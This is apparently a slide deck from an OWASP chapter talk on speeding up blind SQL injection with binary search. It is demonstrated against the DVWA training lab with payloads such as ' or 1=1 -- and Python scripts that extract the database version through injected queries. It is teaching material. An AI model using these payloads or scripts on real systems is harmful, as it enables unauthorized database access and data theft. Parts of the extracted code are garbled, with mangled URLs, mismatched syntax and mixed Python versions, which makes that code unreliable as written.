



Juan Pablo Quiñe Paz



Using binary search algorithms for blind sql injection

CISSP, CISM, ISO 27001LA,
ISO27032 LCM, OSCP, OSWP,
CEH, CPTE, Cobit, ITIL, Lego®
Serious Play® Facilitator,
Lombard Method Facilitator,
Advance CPS Facilitator, NLP
Practitioner, Point of You &
Faces Certified

 @JPQ_ISSI
 @JuanPaMagoMental
 Juan Pablo Quiñe

owasp.org

#elQuiñe



Juan Pablo Quiñe



- Systems Engineer
- 21+ years working in IT Security
- +6 years in innovation
- Working in 11+ countries in Latam
- 16+ years as International Speaker
- Worked for companies like EY, IBM, HP, EsSalud, today Banco de Crédito del Perú
- Certification Collectionist, Innovation Facilitator, Boardgame player, NLP Coach, amateur Magician and Mentalist.



Juan Pablo Quiñe



@JPQ_ISSI



@JuanPaMagoMental

#elQuiñe



Agenda

-
- (+) Background
- (+) Some Basic Theory
 - (+) SQL Injection
 - (+) Blind SQL Injection (BSQLi)
 - (+) Binary Search
- (+) Lets see some Lab (DVWA-BSQLi)
 - (+) The POC
 - (+) A Sequential BSQLi script
 - (+) My idea using Binary Search
 - (+) Some statistics
- (+) Extras
 - (+) Other methods
 - (+) Some Conclusions and Thanks



Background

```
else if (i==2){
```

```
{
```

```
    var atpos=inputs[i].indexOf('@');
```

```
    var dotpos=inputs[i].lastIndexOf('.');
```

```
    if (atpos<1 || dotpos<atpos+2)
```

```
        document.getElementById('errEmail').innerHTML='Email is invalid';
```

```
    else
```

```
        document.getElementById(div).innerHTML='Email is valid';
```

```
</5>
```

But First Some Theory



Using binary search
algorithms for blind sql
injection



SQL Injection



- (+) Old exploitation technique still found in some applications
- (+) Consist in injecting SQL code or logic into some input variable to obtain access to the database, and in some times compromise the entire system.
- (+) One of the first causes is the lack of controls that filter the input data in applications making them vulnerable
- (+) Works in the application Layer so solutions that work in inferior Layers will not protect your infrastructure

Using binary search
algorithms for blind sql
injection



SQL Injection



DVWA

Vulnerability: SQL Injection

User ID: ' or 1=1 --

```
ID: ' or 1=1 --
First name: admin
Surname: admin

ID: ' or 1=1 --
First name: Gordon
Surname: Brown

ID: ' or 1=1 --
First name: Hack
Surname: Me

ID: ' or 1=1 --
First name: Pablo
Surname: Picasso

ID: ' or 1=1 --
First name: Smith
Surname: Smith
```

More Information

```
ers WHERE user_id = '$id';
'1... $query ) or die( '<pre>' . ((is_object($G
st)<br />Surname: {$last}</pre>";
```

#elQuiñe



Blind SQL Injection




(+) It's a vulnerability still found on Owasp Top 10 2021 (3rd Position)

(+) A type of SQL Injection that ask the database true or false questions and determine the answer based of the response

(+) Its a very cumbersome and slow technique

(+) Its common to use some automated tools

(+) In this vulnerability you will need to protect the input also the output that you give to the end user.



Using binary search
algorithms for blind sql
injection



Blind SQL Injection



DVWA

Vulnerability: SQL Injection

User ID: ' or 1=1 -|

User ID is MISSING from the database

More Information

- <http://www.securiteam.com/securityreviews>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheat-sheet/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection>
- https://www.owasp.org/index.php/Blind_SQL_Injection
- <http://bobby-tables.com/>

SQL Injection (Blind) Source

vulnerabilities/sqli_blind/source/low.php

```
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Get input
    $id = $_GET[ 'id' ];

    // Check database
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $getid); // Removed 'or die' to suppress errors

    // Get results
    $num = @mysqli_num_rows( $result ); // The '@' character suppresses errors
    if( $num > 0 ) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    }
    else {
        // User wasn't found, so the page wasn't!
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );
        // Feedback for end user
        echo '<pre>User ID is MISSING from the database.</pre>';
    }
}

((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_re
```


#elQuiñe



Binary Search Algorythm




- (+) It's an efficient algorithm for finding an item from a sorted list of items.
- (+) Consist in repeatedly dividing in half the portion of the list that could contain the item until you narrow down to one position
- (+) It's commonly included as a section in many programming courses (as also is The Tower of Hanoi)



Using binary search
algorithms for blind sql
injection



Binary Search




#elQuiñe

Using binary search
algorithms for blind sql
injection



Let's go to the Lab




Using binary search
algorithms for blind sql
injection



#elQuiñe

What is in the lab



The Testing Script (1-POC.py)

```
1. #!/usr/bin/python3
2. import requests
3. import sys

4. proxies = {'http':'http://127.0.0.1:8080','https':'http://127.0.0.1:8080'}

5. cookies = {
6.     'security' : 'low',
7.     'PHPSESSID' : 'uunhutsmeu53vge2a9snde3ma4'
8. }

Request
9. def dvwa_sqli(ip, inj_str, query_type): Function
10.    target = "http://%s/vulnerabilities/sql盲/?id=%s" % (ip, inj_str)
11.    r = requests.get(target,cookies=cookies, proxies=proxies)
12.    res = r.text
13.
14.    if (query_type==True) and ("User ID exists in the database." in res):
15.        return True
16.    elif (query_type==False) and ("User ID is MISSING from the database." in
res):
17.        return True
18.    else:
19.        return False
```

Validation Arguments

```
22. def main():
23.     if len(sys.argv) != 2:
24.         print ('(+ usage: %s <target>' % sys.argv[0])
25.         print ('(+ eg: %s 192.168.121.103' % sys.argv[0])
26.         sys.exit(-1)

27. ip = sys.argv[1]
```

Injection Strings

```
28. false_injection_string = "" or (select 1)=0%23&Submit=Submit#
29. true_injection_string = ""or (select 1)=1%23&Submit=Submit#
```

Validation Process

```
30. if dvwa_sqli(ip, true_injection_string, True):
31.     if dvwa_sqli(ip, false_injection_string, False):
32.         print ("(+ the target is vulnerable!")
33.
34. if __name__ == "__main__":
35.     main()
```

The Sequential Blind Search (2-Sequential.py)

```
1. #!/usr/bin/python3

2. import requests
3. import sys
4. from timeit import default_timer as timer

5. proxies =
{'http':'http://127.0.0.1:8080','https':'http://127.0.0.1:8080'}
6. count=0
7. cookies = {
8.     'security' : 'low',
9.     'PHPSESSID' : 'uunhutsmeu53vge2a9snde3ma4'
10. }

11. def dvwa_sqli(ip, inj_str):
12.     global count
13.     for j in range(32, 126): Request Function
14.         target = "http://%s/vulnerabilities/sql_injection/?id=%s" % (ip,
15.             inj_str.replace("[CHAR]", str(j)))
16.         r = requests.get(target,cookies=cookies, proxies=proxies)
17.         res = r.text
18.         count += 1 True Request
19.         if ("User ID exists in the database." in res):
20.             return (j)
21.     return None
```

Code Page 850 - multilingual (Latin)

0	32	64	96	128	160	192	224	256
1	33	65	97	129	161	193	225	257
2	34	66	98	130	162	194	226	258
3	35	67	99	131	163	195	227	259
4	36	68	100	132	164	196	228	260
5	37	69	101	133	165	197	229	261
6	38	70	102	134	166	198	230	262
7	39	71	103	135	167	199	231	263
8	40	72	104	136	168	200	232	264
9	41	73	105	137	169	201	233	265
10	42	74	106	138	170	202	234	266
11	43	75	107	139	171	203	235	267
12	44	76	108	140	172	204	236	268
13	45	77	109	141	173	205	237	269
14	46	78	110	142	174	206	238	270
15	47	79	111	143	175	207	239	271
16	48	80	112	144	176	208	240	272
17	49	81	113	145	177	209	241	273
18	50	82	114	146	178	210	242	274
19	51	83	115	147	179	211	243	275
20	52	84	116	148	180	212	244	276
21	53	85	117	149	181	213	245	277
22	54	86	118	150	182	214	246	278
23	55	87	119	151	183	215	247	279
24	56	88	120	152	184	216	248	280
25	57	89	121	153	185	217	249	281
26	58	90	122	154	186	218	250	282
27	59	91	123	155	187	219	251	283
28	60	92	124	156	188	220	252	284
29	61	93	125	157	189	221	253	285
30	62	94	126	158	190	222	254	286
31	63	95	127	159	191	223	255	287

```
21. def main():
22.     if len(sys.argv) != 2:
23.         print "(+) usage: %s <target>" % sys.argv[0]
24.         print '(+) eg: %s 192.168.121.103' % sys.argv[0]
25.         sys.exit(-1)

26. ip = sys.argv[1]

27. print "(+) Retrieving database version....")
28. start = timer()
29.
30. for i in range(1, 20): Sequential Search
31.     injection_string = "" or
32.     ascii(substr((version()),%d,))=[CHAR];%%23&Submit=Submit#" % (i)
33.     extracted_char = chr(dvwa_sqli(ip, injection_string))
34.     sys.stdout.write(extracted_char)
35.     sys.stdout.flush()

36. end = timer()
37. ttime = end - start
38. print ("\n(+ Time (secs): ", ttime, "\n(+ Requests: ", count)
39. print ("\n(+ done!")

40. if __name__ == "__main__":
41.     main()
```


The Binary Search Algorithm (step by step)

```
def binary_search_chars(x):
    bottom = 32
    top = 126

    while bottom < top:
        mid = (bottom+top)//2
        if array[mid] == x:
            return mid

        elif array[mid] > x:
            top = mid

        else:
            bottom = mid
```





The Binary Search on Blind SQLi (3-Binary.py)



```
1. def dvwa_sqli(ip, inj_str1, inj_str2):
2.     global count
3.     t=126
4.     b=32
5.     while t>b:
6.         mid = (t+b)//2          Two Requests
7.         target = "http://%s/vulnerabilities/sqli_blind/?id=%s" % (ip,
8.             inj_str2.replace("[CHAR]", str(mid)))
9.         eq = requests.get(target,cookies=cookies, proxies=proxies)
10.        res = eq.text
11.        count += 1
12.        if ("User ID exists in the database." in res): 1st Opt eq T?
13.            return (mid)
14.            break
15.
16.        target2 = "http://%s/vulnerabilities/sqli_blind/?id=%s" % (ip,
17.             inj_str1.replace("[CHAR]", str(mid)))
18.             may = requests.get(target2,cookies=cookies, proxies=proxies)
19.             res2 = may.text
20.             count += 1
21.             if ("User ID exists in the database." in res2):
22.                 b = mid          2nd Opt may T?
23.             else:
24.                 t = mid          3rd Opt may F?
25.     return None
```

```
23. def main():
24.     if len(sys.argv) != 2:
25.         print "(+ usage: %s <target>" % sys.argv[0])
26.         print '(+ eg: %s 192.168.121.103' % sys.argv[0])
27.         sys.exit(-1)
28.     ip = sys.argv[1]
29.     print "(+) Retrieving database version....")
30.     start = timer()
31.
32.     for i in range(1, 20):          Two Injection Strings
33.         injection_string_may = "" or
34.         ascii(substr(version(),%d,1)>[CHAR];%23&Submit=Submit#" % (i)
35.         injection_string_eq = "" or
36.         ascii(substr(version(),%d,1)=[CHAR];%23&Submit=Submit#" % (i)
37.         extracted_char = chr(dvwa_sqli(ip, injection_string_may,
38.             injection_string_eq))
39.
40.         sys.stdout.write(extracted_char)
41.         sys.stdout.flush()
42.
43.         end = timer()
44.         ttime = end - start
45.         print "\nTime (secs): ", ttime, "\nRequests: ", count)
46.         print "\n(+ done!")
```

Using binary search algorithms for blind sql injection



Comparing Sequential and Binary Search





Some other Existing Methods



- (+) Bisection Method (or binary search)
- (+) Bit Shifting
- (+) Bit Anding (<https://github.com/tr3w/sql-anding>)
- (+) pos2bin (created by lightOS)
- (+) duality.py (created by tr3w)
- (+) lightspeed.py (<https://github.com/tr3w/lightspeed>)

Conclusions

- (+) There is not only one solution for each problem
- (+) We can't underestimate some programing theory just cause was "only theoretic", it might be applicable in different situations
- (+) I'm conscious that the process that take me to the result, teached me more, than running a tool and do the same thing
- (+) Automated public tools might not work in every case, so it's useful to have some resources, and sharpen your tools and knowledge

Thanks to the Owasp Lima Peru chapter